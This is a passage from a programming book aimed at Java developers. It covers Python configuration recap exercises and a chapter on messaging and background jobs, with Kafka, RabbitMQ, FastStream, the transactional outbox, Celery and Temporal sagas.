- **flagd** is OpenFeature's own lightweight flag daemon, configured with a JSON file or a Kubernetes custom resource. Install `openfeature-provider-flagd` and call `api.set_provider(FlagdProvider(host="flagd", port=8013))`.
- **Unleash** (open source, self-hostable) and **LaunchDarkly** (commercial, hosted) have their own Python SDKs, `UnleashClient` and `launchdarkly-server-sdk`. Both also have OpenFeature providers on PyPI: `openfeature-provider-unleash` and `launchdarkly-openfeature-server`.

> 💡 **If you're unsure, code against OpenFeature**
>
> Start with the in-memory provider, move to flagd when you need flags outside the code, and switch to a hosted product if you need its dashboards and experiments. Remove each flag once the rollout is done, because old flags are technical debt with a switch on it.

Recap

- Read configuration from the environment in **one place**, at startup; never scatter `os.environ` and never trust `bool("false")`.

- **pydantic-settings** gives you `@ConfigurationProperties` in Python: prefixes, nested `__` keys, type conversion, `SecretStr` and validation that fails fast with every error at once.
- Priority runs from `Settings(...)` arguments, to env vars, to `.env` files, to secret files, to defaults.
- Replace profiles with `ORDERLY_ENV` plus per-environment `.env` files locally, and ConfigMaps with Kustomize or Helm in Kubernetes.
- Dynaconf layers TOML or YAML files like `application.yml` with profiles, but test your merges; `tomllib` reads TOML from the standard library.
- Pass values explicitly into constructors; in FastAPI use `Depends(get_settings)` with `lru_cache`, and `dependency_overrides` in tests.
- Keep secrets out of git; prefer platform-mounted files with `secrets_dir`, and use hvac or the Azure SDK when the app must fetch them itself.
- Restart to change config; use **OpenFeature** flags for runtime switches, and test both sides of every flag.

Try it yourself

> 🏋 **Exercise 1: A new setting, end to end**
>
> Add `ORDERLY_PAYMENT_TIMEOUT_SECONDS` (a float between 0.5 and 30, default 5) to `Settings`. Write tests for a valid value, the default and an out-of-range value. Hint: `Field(default=5.0, ge=0.5, le=30)`.

> 🏋 **Exercise 2: A staging profile**
>
> Add `config/app.staging.env` with a pool size of 10, and a test that loads it through `load_settings` with `ORDERLY_ENV=staging`. Then add a model validator that rejects a SQLite URL outside `local` and `test`.

> 🏋 **Exercise 3: A percentage rollout**
>
> Write a `context_evaluator` for `new-checkout` that turns the flag on for about 20% of customers, chosen by hashing the `targeting_key`. The same customer must always get the same answer. Hint: `zlib.crc32(key.encode()) % 100 < 20`.

> 🏋 **Exercise 4: A Vault settings source (stretch)**
>
> Turn `load_settings_from_vault` into a custom `PydanticBaseSettingsSource` and insert it between env vars and `.env` files in `settings_customise_sources`. Test it with the `FakeKv` from the tests.

Further reading

- The Twelve-Factor App: Config: the one-page argument for config in the environment.
- pydantic-settings documentation: sources, priorities, secrets and the cloud secret-manager sources.

- FastAPI: Settings and Environment Variables: the `lru_cache` dependency pattern and testing overrides.
- tomllib in the Python docs: reading TOML with the standard library.
- Dynaconf documentation: environments, merging and validators.
- Kubernetes: Secrets: env vars versus mounted files, and update behaviour.
- OpenFeature Python SDK: providers, evaluation context, hooks and testing.
- Spring Boot: Externalized Configuration: the Spring side, for comparing the priority rules.

CHAPTER 11

Messaging, Background Jobs and Workflows

> *The hardest bugs in distributed systems live in the gaps between services, and this chapter is about crossing those gaps without losing or doubling anything.*

🎯 **What you'll learn**

- Explain at-most-once, at-least-once and effectively-once delivery, and why idempotency matters more than any broker setting
- Produce and consume Kafka messages with **aiokafka**, and write decorator-style consumers with **FastStream**
- Publish events reliably with a **transactional outbox**, and make consumers idempotent with a dedup table
- Add retries, backoff and dead-letter topics, and use RabbitMQ through aio-pika
- Run background work with **Celery**, APScheduler and properly supervised asyncio tasks
- Model an order saga with **Temporal**, and test it without a server

The big picture

When a customer places an order in Orderly, other things must follow: billing raises an invoice, the warehouse picks the items, and an email goes out. If the order API called each of those services directly, a slow email provider would make checkout slow, and an outage would make it fail.

Asynchronous messaging breaks that chain. The order service saves the order, publishes an `OrderPlaced` event and answers the customer. Other services react in their own time, and an outage only delays them.

🧩 **Think of it like checking a bag at the airport**

You hand your suitcase over at the desk and walk to security. You don't follow it along the belts. Handlers and conveyors move it while you do other things, and if one belt stops, bags queue up instead of the whole terminal freezing. A message broker is that baggage system.

You've likely built all of this with Spring Kafka, Spring AMQP, `@Scheduled` and maybe Temporal or Camunda. Here's the map:

Concept	Java / Spring	Python
Kafka producer	`KafkaTemplate`	**aiokafka** `AIOKafkaProducer`
Kafka consumer	`@KafkaListener`	aiokafka poll loop, or **FastStream**

Concept	Java / Spring	Python
RabbitMQ	Spring AMQP, `@RabbitListener`	**aio-pika**
Broker abstraction	Spring Cloud Stream	**FastStream**
Job queue	Quartz, JobRunr	**Celery** (or Dramatiq, Taskiq, RQ)
In-process schedules	`@Scheduled`	APScheduler, asyncio tasks
Workflows and sagas	Temporal Java, Camunda	Temporal Python SDK

Full code: `examples/ch11-messaging/`. Every test runs without Docker: Kafka is replaced by fakes and FastStream's in-memory broker, Postgres by SQLite, and Temporal by its local test server.

Delivery semantics in plain English

Networks drop packets and processes crash at awkward moments. A messaging system has to decide what happens to a message caught in the middle, and that decision shapes every pattern in this chapter.

> 🧩 **Think of it like pizza delivery**
>
> **At-most-once:** the driver leaves the pizza at the door and drives off. Usually fine, but if it's stolen, nobody sends another. **At-least-once:** the driver keeps coming back until someone signs, so if the signature slip blows away, you might get two pizzas. **Effectively-once:** you check the order number on the box and send any duplicate back.

Guarantee	What can happen	How you get it
At-most-once	lost, never repeated	commit or ack *before* processing
At-least-once	never lost, maybe repeated	commit or ack *after* processing
Effectively-once	repeats change nothing	at-least-once + idempotent consumer

You'll hear "exactly-once" too. Kafka's transactions give exactly-once *processing* within Kafka, from one topic to another. The moment a consumer writes to a database or calls an API, you're back to at-least-once, and the consumer has to cope with repeats.

> 🧠 **Key idea**
>
> Default to **at-least-once delivery with idempotent consumers**. Manual commits, the outbox, dedup tables and Temporal's retries are all variations on that one idea.

Kafka with aiokafka

Python has two serious Kafka clients, plus a framework that sits on top of them.

Library	How it works	Notes
aiokafka	native asyncio client	the house pick for async services

Library	How it works	Notes
confluent-kafka	wraps the C library librdkafka	fastest; `confluent_kafka.aio` for asyncio
FastStream	framework over either client	decorators, like `@KafkaListener`

aiokafka is the recommendation for asyncio services like our FastAPI apps. It runs natively on the event loop (Chapter 6), so a slow broker never blocks a thread. **confluent-kafka** is Confluent's official client and the fastest option; recent releases add `AIOProducer` and `AIOConsumer` in `confluent_kafka.aio`, so it's no longer awkward from asyncio. Choose it for raw throughput or Schema Registry integration. One current caveat: version 2.16.1 has no wheels for Python 3.15 yet.

A producer with keys, acks=all and idempotence

Here's the Spring version you'd write today:

JAVA

```java
@Service
public class OrderEventPublisher {
    private final KafkaTemplate<String, OrderPlaced> kafka;

    public OrderEventPublisher(KafkaTemplate<String, OrderPlaced> kafka) {
        this.kafka = kafka;
    }

    public void publish(OrderPlaced event) {
        kafka.send("orderly.orders", event.orderId().toString(), event)
             .join(); // wait for the broker's acknowledgement
    }
}
```

In Python, an `AIOKafkaProducer` plays the part of `KafkaTemplate` plus its producer factory. You create one at startup and share it:

PYTHON src/orderly_messaging/kafka_producer.py

```python
def create_producer(bootstrap_servers: str) -> AIOKafkaProducer:
    # One producer per process, created at startup and shared (like a bean).
    return AIOKafkaProducer(
        bootstrap_servers=bootstrap_servers,
        client_id="orderly-api",
        acks="all",  # wait until all in-sync replicas have the record
        enable_idempotence=True,  # broker drops duplicates from retries
        linger_ms=5,  # wait up to 5 ms to batch records together
    )


async def publish(
    producer: AIOKafkaProducer, event: OrderPlaced | OrderCancelled
) -> None:
    await producer.send_and_wait(
        TOPIC_ORDERS,
        key=str(event.order_id).encode(),  # same order -> same partition
        value=event.model_dump_json().encode(),
```

```
        headers=[("event-type", event.type.encode())],
    )
```

The **key** decides the **partition**, one of the topic's ordered sub-logs. Every event for the same order lands in the same partition, so consumers see them in order. `send_and_wait` is the `send(...).join()` of aiokafka: it returns once the broker confirms. You call `await producer.start()` at startup and `await producer.stop()` at shutdown, which flushes anything still buffered.

> ⚠️ **Gotcha: aiokafka's defaults are not Java's**
>
> Modern Java clients (Kafka 3.x and later) default to `acks=all` with idempotence on. aiokafka still defaults to `acks=1` and no idempotence, so a leader crash can lose an acknowledged record, and a retry can write a duplicate. Set both explicitly, as above.

A consumer group with manual commits

A **consumer group** is a set of consumers sharing a topic's partitions; Kafka gives each partition to one member and rebalances when members come and go. The **offset** is a consumer's bookmark in a partition, and **committing** saves it.

In Spring, you'd write a listener and let the container commit after each batch:

JAVA

```java
@KafkaListener(topics = "orderly.orders", groupId = "billing")
public void onEvent(OrderPlaced event) {
    billing.invoice(event);
} // AckMode.BATCH (default): commit after the polled batch is handled
```

aiokafka has no container, so we write the loop ourselves. It's short, and having it in plain sight is a gift when you debug:

PYTHON src/orderly_messaging/kafka_consumer.py

```python
def create_consumer(bootstrap_servers: str, group_id: str) -> AIOKafkaConsumer:
    return AIOKafkaConsumer(
        TOPIC_ORDERS,
        bootstrap_servers=bootstrap_servers,
        group_id=group_id,  # members of a group share the partitions
        enable_auto_commit=False,  # we commit after the work is done
        auto_offset_reset="earliest",  # a brand-new group starts at the start
    )


async def consume(
    consumer: BatchConsumer, handle: Handler, stop: asyncio.Event
) -> None:
    while not stop.is_set():
        batches = await consumer.getmany(timeout_ms=500, max_records=100)
        for records in batches.values():  # one list per partition
            for record in records:
                await handle(record)
        if batches:
            await consumer.commit()  # at-least-once: commit after handling
```

`getmany` waits up to half a second and returns a dictionary of partition to records. We handle every record, then commit. If the process dies halfway, the batch is redelivered to whoever takes over the partition, which is exactly at-least-once.

`BatchConsumer` is a two-method `Protocol`, so tests can pass a fake consumer and check that a failing handler means no commit. That's the testing story for the raw loop: fakes for unit tests, and one `@pytest.mark.integration` test against a real broker.

A graceful stop

When Kubernetes stops a pod, it sends **SIGTERM** and waits (30 seconds by default) before killing it. Use that window to finish the current batch and leave the group cleanly:

PYTHON src/orderly_messaging/kafka_consumer.py

```python
async def run_consumer(
    bootstrap_servers: str, group_id: str, handle: Handler
) -> None:
    stop = asyncio.Event()
    loop = asyncio.get_running_loop()
    for sig in (signal.SIGINT, signal.SIGTERM):
        # Windows' event loop has no signal handlers; Ctrl+C still works.
        with contextlib.suppress(NotImplementedError):
            loop.add_signal_handler(sig, stop.set)

    consumer = create_consumer(bootstrap_servers, group_id)
    await consumer.start()
    try:
        await consume(consumer, handle, stop)
    finally:
        await consumer.stop()  # leave the group so partitions move quickly
```

An `asyncio.Event` is a flag that coroutines can wait on, like a one-shot `CountDownLatch`. The signal handler sets it, the loop finishes its current batch, and `consumer.stop()` leaves the group, so our partitions are reassigned at once rather than after a session timeout. Chapter 14 goes deeper into graceful shutdown.

RabbitMQ with aio-pika

Kafka is a replayable log; RabbitMQ is a classic **message broker** with exchanges, queues and per-message acknowledgements. It shines for work queues and flexible routing. **aio-pika** is the asyncio client.

Spring AMQP wires queues and listeners with annotations:

JAVA

```java
@RabbitListener(queues = "billing.order-placed")
public void onOrderPlaced(OrderPlaced event) {
    billing.invoice(event);
} // AUTO ack mode: ack on success, reject if this throws
```

In aio-pika, you declare the topology and consume with a callback. The important line is `message.process(requeue=False)`:

PYTHON src/orderly_messaging/rabbit.py

```
        await channel.set_qos(prefetch_count=10)  # at most 10 unacked
        await declare_topology(channel)
        queue = await channel.get_queue(QUEUE)

        async def on_message(message: AbstractIncomingMessage) -> None:
            # Acks on success; on an exception, rejects without requeue,
            # so RabbitMQ routes the message to the dead-letter exchange.
            async with message.process(requeue=False):
                await handle(OrderPlaced.model_validate_json(message.body))

        await queue.consume(on_message)
        await stop.wait()
```

`declare_topology` (in the example folder) creates a durable topic exchange, a durable queue bound to `order.placed`, and a dead-letter exchange via the `x-dead-letter-exchange` queue argument. When publishing, `connect_robust` reconnects after network blips, channels use publisher confirms by default, and `PERSISTENT` messages survive a broker restart.

> 💡 **If you're unsure, use Kafka for events and RabbitMQ for work queues**
>
> Events that many services read, and that you may want to replay, fit Kafka. Tasks that one worker should do once, with routing and per-message acks, fit RabbitMQ. Plenty of companies run both.

FastStream: decorator-based consumers

Writing poll loops by hand teaches you a lot, but most services want what `@KafkaListener` gives Spring developers: decorate a function, receive a typed object, done. **FastStream** is that for Python. It works over Kafka (aiokafka or confluent-kafka), RabbitMQ, NATS, Redis and MQTT, validates messages with Pydantic, generates AsyncAPI docs, and ships in-memory test brokers.

We checked its health before recommending it: FastStream is Apache-2.0 licensed, actively maintained by the AG2AI organisation, and released often (0.7.8 in October 2026). The one caution: until 1.0, its maintainers say each minor release may break things, so pin the minor version and read the release notes.

Here's Orderly's billing service:

PYTHON src/orderly_messaging/faststream_app.py

```
broker = KafkaBroker("localhost:9092", acks="all", enable_idempotence=True)
# Run with: faststream run orderly_messaging.faststream_app:app
app = FastStream(broker)

invoices = broker.publisher("orderly.billing")


@broker.subscriber(
    TOPIC_ORDERS,
```

```
    group_id="billing",
    ack_policy=AckPolicy.ACK,  # commit only after the handler succeeds
)
async def on_order_event(event: OrderEvent, logger: Logger) -> None:
    match event:  # the JSON was already validated into the right class
        case OrderPlaced():
            logger.info("invoicing order %s", event.order_id)
            await invoices.publish(
                InvoiceRequested(
                    order_id=event.order_id, amount_cents=event.total_cents
                ),
                key=str(event.order_id).encode(),
            )
        case OrderCancelled():
            logger.info("voiding invoice for %s", event.order_id)
```

A few things deserve a closer look:

- The decorators are real code, like annotations with behaviour attached. FastStream reads the type hints to parse the message and inject extras such as the `Logger`.
- `OrderEvent` is a **discriminated union**: `OrderPlaced | OrderCancelled`, where Pydantic uses the `type` field to pick the class. The `match` statement (Python's pattern matching, like a `switch` over sealed types) then branches on it.
- `ack_policy=AckPolicy.ACK` matters. FastStream's Kafka default is to commit **when a message arrives** (auto-commit), which is at-most-once if the handler crashes. `ACK` commits after the handler succeeds.

> **Coming from Java**
>
> This is Spring Cloud Stream's functional model without the binder configuration. The broker object is your binder, `@broker.subscriber` is `@KafkaListener`, and `broker.publisher` is a `StreamBridge` or `KafkaTemplate` for one topic.

The best part is testing. `TestKafkaBroker` swaps the network for an in-memory broker and gives every handler and publisher a mock:

PYTHON tests/test_faststream.py

```
async def test_order_placed_requests_an_invoice() -> None:
    event = OrderPlaced(order_id=uuid4(), customer_id=uuid4(), total_cents=2599)

    async with TestKafkaBroker(broker):  # in memory: no Kafka needed
        await broker.publish(event, TOPIC_ORDERS)

        on_order_event.mock.assert_called_once_with(
            event.model_dump(mode="json")
        )
        invoices.mock.assert_called_once_with(
            {"order_id": str(event.order_id), "amount_cents": 2599}
        )
```

> 💡 **If you're unsure, use FastStream for consumers**
>
> For new event-driven services, FastStream gives you typed handlers, sane testing and less code. Drop down to raw aiokafka when you need full control over batching, rebalance listeners or commit timing. FastStream also plugs into FastAPI through a `KafkaRouter`, if one service does both HTTP and messaging.

NATS and the cloud brokers, briefly

- **NATS** is a lightweight, very fast broker; JetStream adds persistence and replay. The client is `nats-py`, and FastStream supports it.
- **Azure Service Bus** (`azure-servicebus`), **Amazon SQS and SNS** (`boto3`, or `aioboto3` for asyncio) and **Google Pub/Sub** (`google-cloud-pubsub`) are managed queues and topics with official Python SDKs.

Every pattern below applies to all of them: at-least-once delivery, idempotent consumers and an outbox.

The transactional outbox

Here's a bug that has hurt nearly every team that adopts events. The order service saves an order, then publishes `OrderPlaced`. What if the database commit succeeds and the publish fails? Or the publish succeeds and the commit rolls back?

```
place_order()
   |
   |-- 1. INSERT order, COMMIT ........ OK
   |-- 2. publish OrderPlaced ......... broker down -> event lost!

Billing never hears about an order that exists.
Swap the steps and you can announce an order that doesn't exist.
```

This is the **dual-write problem**: two systems, no shared transaction. The **transactional outbox** fixes it by writing the event into the **same database, in the same transaction** as the data, and publishing it later.

Writing the order and the event together

The `outbox` table holds a topic, a key, a JSON payload and a nullable `published_at`. Placing an order writes two rows in one transaction:

PYTHON src/orderly_messaging/outbox.py

```python
async def place_order(
    sessions: async_sessionmaker[AsyncSession],
    customer_id: UUID,
    total_cents: int,
) -> UUID:
    order_id = uuid4()
    event = OrderPlaced(
        order_id=order_id, customer_id=customer_id, total_cents=total_cents
    )
```

```python
    async with sessions.begin() as session:  # one transaction for both rows
        session.add(
            OrderRow(
                id=order_id,
                customer_id=customer_id,
                status="PENDING",
                total_cents=total_cents,
            )
        )
        session.add(
            OutboxRow(
                topic=TOPIC_ORDERS,
                key=str(order_id),
                payload=event.model_dump(mode="json"),
            )
        )
    return order_id  # commit happened when the block exited
```

`sessions.begin()` is SQLAlchemy's version of a `@Transactional` method (Chapter 9): commit if the block finishes, roll back if it raises. Either both rows exist or neither does.

The relay: FOR UPDATE SKIP LOCKED

A **relay** is a background loop that reads unpublished rows, publishes them and marks them done:

PYTHON src/orderly_messaging/outbox.py

```python
    async def relay_once(self) -> int:
        async with self._sessions.begin() as session:
            rows = await session.scalars(
                select(OutboxRow)
                .where(OutboxRow.published_at.is_(None))
                .order_by(OutboxRow.id)
                .limit(self._batch_size)
                # Postgres: lock these rows; other relays skip them.
                .with_for_update(skip_locked=True)
            )
            batch = rows.all()
            for row in batch:
                await self._publisher.publish(row.topic, row.key, row.payload)
                row.published_at = utcnow()
        return len(batch)  # commit (and unlock) happened on exit
```

On Postgres, this compiles to `SELECT ... FOR UPDATE SKIP LOCKED`. `FOR UPDATE` locks the selected rows until commit; `SKIP LOCKED` makes other relay instances skip locked rows instead of waiting. You can run the relay in every replica without double-processing a batch.

If a publish fails halfway, the exception rolls back the transaction, so rows that were already published get published **again** next time. That's at-least-once once more, and it's why consumers must be idempotent. The `run` loop calls `relay_once` repeatedly and sleeps briefly when there's nothing to send.

Testing the relay with fakes

The relay depends on a one-method `Publisher` protocol, so the test passes a fake that records messages, or fails on demand:

PYTHON tests/test_outbox.py

```python
async def test_failed_publish_leaves_the_batch_for_next_time(
    sessions: Sessions,
) -> None:
    await place_order(sessions, uuid4(), total_cents=100)
    await place_order(sessions, uuid4(), total_cents=200)

    with pytest.raises(ConnectionError):
        await OutboxRelay(sessions, FakePublisher(fail_on_call=2)).relay_once()

    async with sessions() as session:
        unpublished = await session.scalar(
            select(func.count()).where(OutboxRow.published_at.is_(None))
        )
    assert unpublished == 2  # rolled back: row 1 will be sent again
```

The `sessions` fixture uses SQLite, which ignores `FOR UPDATE`, so another test compiles the query for Postgres and checks it ends with `FOR UPDATE SKIP LOCKED`. A third runs end to end: an HTTP request writes an order, and the relay in FastAPI's lifespan delivers it to the fake publisher.

> **Alternatives to a polling relay**
>
> Change data capture with **Debezium** can tail the outbox table from Postgres' write-ahead log, which removes polling. In Spring land, Spring Modulith's event publication registry solves the same problem. The table and the idea stay the same.

Idempotent consumers

At-least-once means duplicates will arrive: after a rebalance, a relay retry or a redelivered batch. An **idempotent** consumer is one where handling a message twice has the same effect as handling it once.

Some handlers are naturally idempotent ("set status to SHIPPED"). For the rest, insert the message ID into a **dedup table** in the same transaction as the work:

PYTHON src/orderly_messaging/idempotent.py

```python
async def handle_once(
    sessions: async_sessionmaker[AsyncSession],
    consumer: str,
    message_id: str,
    work: Work,
) -> bool:
    """Run `work` once per message id. Returns False for a duplicate."""
    async with sessions() as session:
        try:
            async with session.begin():  # dedup row + work: one transaction
                session.add(
                    ProcessedMessage(consumer=consumer, message_id=message_id)
```

```
                )
                await session.flush()  # primary key clash -> IntegrityError
                await work(session)
        except IntegrityError:
            return False  # seen before; the transaction was rolled back
    return True
```

The `processed_messages` table has a primary key of `(consumer, message_id)`. A duplicate makes the insert fail, the whole transaction rolls back, and the handler reports "already done". If the work itself fails, the dedup row rolls back too, so a retry processes the message properly. That's why every Orderly event carries an `event_id`.

> 💡 **Postgres makes this even smoother**
>
> On Postgres, `insert(...).on_conflict_do_nothing()` from `sqlalchemy.dialects.postgresql` avoids the exception; check the row count instead. Delete old dedup rows on a schedule.

Retries, backoff and dead-letter topics

Some failures are temporary (a database timeout) and some are permanent (a message for an order that doesn't exist). Retry the first kind with growing waits; send the second kind straight to a **dead-letter topic** (DLT), a parking lot for messages a human should look at.

In Spring Kafka you'd configure a `DefaultErrorHandler` with an `ExponentialBackOff`, a `DeadLetterPublishingRecoverer` and `addNotRetryableExceptions(...)`. In Python, it's a small function that wraps a handler and returns a new one, which is how decorators work under the hood:

PYTHON src/orderly_messaging/retrying.py

```
    async def wrapper(record: Record) -> None:
        for attempt in range(1, attempts + 1):
            try:
                await handle(record)
                return
            except PermanentError as exc:
                error: Exception = exc
                break
            except Exception as exc:
                error = exc
                if attempt < attempts:
                    # 0.5 s, 1 s, 2 s ... with jitter so retries don't align
                    delay = base_delay * 2 ** (attempt - 1)
                    await sleep(delay * random.uniform(0.5, 1.5))
        await dlt.send_and_wait(
            TOPIC_ORDERS_DLT,
            value=record.value,
            key=record.key,
            headers=[
                *record.headers,
                ("dlt-error", repr(error).encode()),
                ("dlt-offset", str(record.offset).encode()),
            ],
        )
```

Jitter is a random spread added to each wait, so a thousand consumers that failed together don't all retry in the same millisecond. The `sleep` function is a parameter, so tests pass a fake that records delays instead of waiting. For general-purpose retries, the house pick is **tenacity**, covered in Chapter 14.

> ⚠️ **Gotcha: retrying in the consumer blocks the partition**
>
> While one record waits for its retry, the records behind it in that partition wait too. Keep in-place retries short (seconds). For longer waits, publish to a retry topic with a delay, or straight to the DLT, and move on.

Background jobs

Not everything is an event. Sometimes you need to **do a job later**: send an email, render a PDF, cancel orders left pending for 30 minutes. In Spring that's Quartz, JobRunr or `@Scheduled`; in Python, Celery is the long-standing default.

Celery and beat

Celery is a distributed task queue: your app puts a task message on a broker (Redis or RabbitMQ), and separate **worker** processes execute it. **Celery beat** is a scheduler process that enqueues tasks on a timetable, like Quartz triggers.

PYTHON src/orderly_messaging/tasks.py

```python
app.conf.update(
    task_acks_late=True,  # ack when the task finishes, not when it starts
    task_reject_on_worker_lost=True,  # requeue if the worker process dies
    worker_prefetch_multiplier=1,  # don't let one worker hoard tasks
    task_serializer="json",
    accept_content=["json"],
    task_ignore_result=True,  # no result backend needed (see the chapter)
    timezone="UTC",
)
app.conf.beat_schedule = {
    "cancel-stale-orders": {
        "task": "orderly.cancel_stale_orders",
        "schedule": crontab(minute="*/15"),  # every 15 minutes
    },
}
```

Celery's default is to acknowledge a task **right before it starts running**, which is at-most-once: a crash mid-task loses it. `task_acks_late=True` acknowledges after the task finishes, giving at-least-once. And at-least-once means, once again, idempotent tasks:

PYTHON src/orderly_messaging/tasks.py

```python
@app.task(
    name="orderly.send_order_confirmation",
    autoretry_for=(EmailGatewayError,),  # retry only temporary failures
    retry_backoff=True,  # 1 s, 2 s, 4 s, 8 s ...
    retry_backoff_max=300,  # ... capped at five minutes
    retry_jitter=True,  # randomise so retries don't stampede
    max_retries=5,
)
def send_order_confirmation(order_id: str) -> None:
    key = f"confirmation:{order_id}"
    if key in deps.sent:  # a duplicate delivery or a late retry
        return
    deps.gateway.send_confirmation(order_id)
    deps.sent.add(key)
```

The API enqueues it with `send_order_confirmation.delay(str(order.id))` and returns immediately. In tests, `send_order_confirmation.apply(args=("o-1",))` runs the task in-process, retries included, with no broker. `deps` is a small dataclass holding the gateway and the "already sent" store; tests swap it with `monkeypatch`.

⚠️ **Celery caveats worth knowing on day one**

- **Result backends:** storing return values needs a backend (Redis or a database), and results pile up until `result_expires`. Waiting for one task's result inside another risks deadlocking your workers, so Celery refuses by default. Ignore results unless you need them.
- **Visibility timeout:** with Redis as the broker and `acks_late`, a task running longer than the visibility timeout (one hour by default) is handed to another worker as well.
- **Run exactly one beat**, or every scheduled task fires once per beat process.
- **Windows:** Celery doesn't officially support Windows workers. Develop with `--pool=solo`, and run real workers in Linux containers.
- **Sync tasks:** tasks are ordinary functions. Calling async code needs `asyncio.run()` inside the task.

arq, Dramatiq, Taskiq and RQ

Celery is powerful but large. These alternatives each trade some features for simplicity:

Library	Style	Brokers	Status (November 2026)
Dramatiq	sync, threads	RabbitMQ, Redis	active; acks late and retries by default
Taskiq	asyncio-native	Redis, RabbitMQ, NATS, Kafka	active, pre-1.0
RQ	sync, forks	Redis	active (3.0); workers need Linux, macOS or WSL
arq	asyncio	Redis	**maintenance only** since October 2025

If Celery feels heavy, **Dramatiq** has the safest defaults for sync code, and **Taskiq** fits an asyncio codebase most naturally. arq was a popular asyncio choice, but in October 2025 its maintainers put it in maintenance-only mode (critical fixes, no new features), so prefer Taskiq for new async projects.

APScheduler for in-process schedules

Sometimes you don't need a distributed queue, only "run this every five seconds inside my service", the job of `@Scheduled`. **APScheduler** does that:

PYTHON src/orderly_messaging/scheduling.py

```
    scheduler = AsyncIOScheduler(
        timezone="UTC",
        job_defaults={
            "coalesce": True,  # after a pause, run once, not N times
            "max_instances": 1,  # never overlap with the previous run
            "misfire_grace_time": 30,  # seconds late is still OK
        },
    )
    # Like @Scheduled(fixedRate = 5000)
    scheduler.add_job(
        relay_outbox, IntervalTrigger(seconds=relay_every), id="outbox-relay"
    )
    # Like @Scheduled(cron = "0 0 2 * * *"): 02:00 UTC every day
    scheduler.add_job(
        nightly_report, CronTrigger(hour=2, minute=0), id="nightly-report"
    )
```

Use the 3.x line (3.11.3 today). APScheduler 4 has been in alpha since 2022, and its API is different, so don't build on it yet.

> ⚠️ **Gotcha: every replica runs every schedule**
>
> Like `@Scheduled` without ShedLock, an in-process scheduler in three pods runs each job three times. Make the job safe to overlap (the `SKIP LOCKED` relay is), take a database lock, or run schedules in a single dedicated process such as Celery beat or a Kubernetes CronJob.

asyncio background tasks with a proper lifecycle

The lightest option is an asyncio task inside your FastAPI process: the outbox relay, a cache refresher, a heartbeat. It's also the easiest to get subtly wrong. Here's the tempting version:

PYTHON Avoid

```
async def main() -> None:
    asyncio.create_task(send_receipt())  # nobody keeps the task
    await asyncio.sleep(0.1)
    print("request finished; did anyone notice the error?")
```

OUTPUT

```
Task exception was never retrieved
future: <Task finished name='Task-2' coro=<send_receipt() done, ...>
Traceback (most recent call last):
  ...
ConnectionError: SMTP server refused connection
request finished; did anyone notice the error?
```

Two problems hide here. The event loop keeps only a **weak reference** to tasks, so a task nobody references can be garbage-collected mid-flight; the Python docs warn about this in bold. And the exception surfaces only when the task object is destroyed, as a vague "never retrieved" message without your log context, possibly much later, or never.

> **Coming from Java**
>
> It's like `executor.submit(runnable)` and ignoring the `Future`: an exception disappears into it. The fix is also familiar: keep the handle, and look at its outcome.

A tiny supervisor keeps strong references, logs crashes as they happen and shuts everything down in order:

PYTHON src/orderly_messaging/lifespan.py

```python
class TaskSupervisor:
    """Keeps references to background tasks and reports their crashes."""

    def __init__(self) -> None:
        self._tasks: set[asyncio.Task[None]] = set()

    def spawn(
        self, coro: Coroutine[Any, Any, None], name: str
    ) -> asyncio.Task[None]:
        task = asyncio.create_task(coro, name=name)
        self._tasks.add(task)  # a strong reference: no garbage collection
        task.add_done_callback(self._on_done)
        return task

    def _on_done(self, task: asyncio.Task[None]) -> None:
        self._tasks.discard(task)
        if not task.cancelled() and (exc := task.exception()) is not None:
            logger.error("task %s crashed", task.get_name(), exc_info=exc)
```

`shutdown()` (in the example) waits a grace period for tasks to finish, then cancels the stragglers. The same failure now looks like this:

OUTPUT

```
ERROR orderly.background: task send-receipt crashed
Traceback (most recent call last):
  ...
ConnectionError: SMTP server refused connection
```

FastAPI's **lifespan** is the place to start and stop such loops. Everything before `yield` runs at startup, everything after it at shutdown, like `@PostConstruct` and `@PreDestroy` in one function:

PYTHON src/orderly_messaging/lifespan.py

```python
@asynccontextmanager
async def lifespan(app: FastAPI) -> AsyncIterator[None]:
    stop = asyncio.Event()
    supervisor = TaskSupervisor()
    relay = OutboxRelay(sessions, publisher)
    supervisor.spawn(relay.run(stop, relay_idle_seconds), "outbox-relay")
    yield  # the app serves requests while we're paused here
    stop.set()  # ask loops to finish their current batch
    await supervisor.shutdown()  # then cancel whatever is left
```

> 💡 **If you're unsure, pick by durability**
>
> Work you can afford to lose on a restart (refreshing a cache) can be a supervised asyncio task; FastAPI's `BackgroundTasks` belongs here too. Work that must survive restarts (emails, payments) belongs in Celery or another queue. Multi-step processes that must finish, even over days, belong in a workflow engine, which is next.

Workflows and sagas with Temporal

Why sagas

Placing an Orderly order really involves three services: reserve stock, charge the payment, confirm the order. There's no distributed transaction across them. A **saga** is a sequence of local steps where each step has a **compensation** that undoes it. If the payment fails, we release the stock; if confirmation fails, we refund and release.

You can hand-build that with events, state columns and timeouts, and many teams have, painfully. **Temporal** is a workflow engine that makes the saga plain code: it records each step's result, retries failed steps, and resumes the workflow on another machine if a worker dies halfway, even days later.

> 🧩 **Think of it like a recipe with a careful kitchen assistant**
>
> You write the recipe once. The assistant notes each finished step on a card, so if they're called away, a colleague picks up the card and continues exactly where they left off, without cracking the eggs twice.

The Java version you might know

Temporal's Java SDK has a `Saga` helper class:

JAVA

```java
public String run(OrderRequest req) {
    Saga saga = new Saga(new Saga.Options.Builder().build());
    try {
        acts.reserveStock(req);
        saga.addCompensation(acts::releaseStock, req);
        String paymentId = acts.chargePayment(req);
        saga.addCompensation(acts::refundPayment, paymentId);
        acts.confirmOrder(req.orderId());
        return "CONFIRMED";
    } catch (ActivityFailure e) {
        saga.compensate();
        acts.cancelOrder(req.orderId());
        return "CANCELLED";
    }
}
```

Camunda solves similar problems with BPMN diagrams and a Java-first toolchain. For Python teams, Temporal's official SDK is the usual choice.

Activities: the steps that touch the world

An **activity** is a step that talks to the outside world: databases, payment APIs, other services. Activities can be methods on a class, so their dependencies arrive through `__init__`, which is constructor injection again:

PYTHON src/orderly_messaging/saga.py

```python
class OrderActivities:
    """Activities are methods, so their dependencies arrive via __init__."""

    def __init__(
        self, inventory: Inventory, payments: Payments, orders: Orders
    ) -> None:
        self._inventory = inventory
        self._payments = payments
        self._orders = orders

    @activity.defn
    async def reserve_stock(self, req: OrderRequest) -> None:
        await self._inventory.reserve(
            req.order_id, req.product_id, req.quantity
        )

    @activity.defn
    async def charge_payment(self, req: OrderRequest) -> str:
        return await self._payments.charge(req.order_id, req.amount_cents)
```

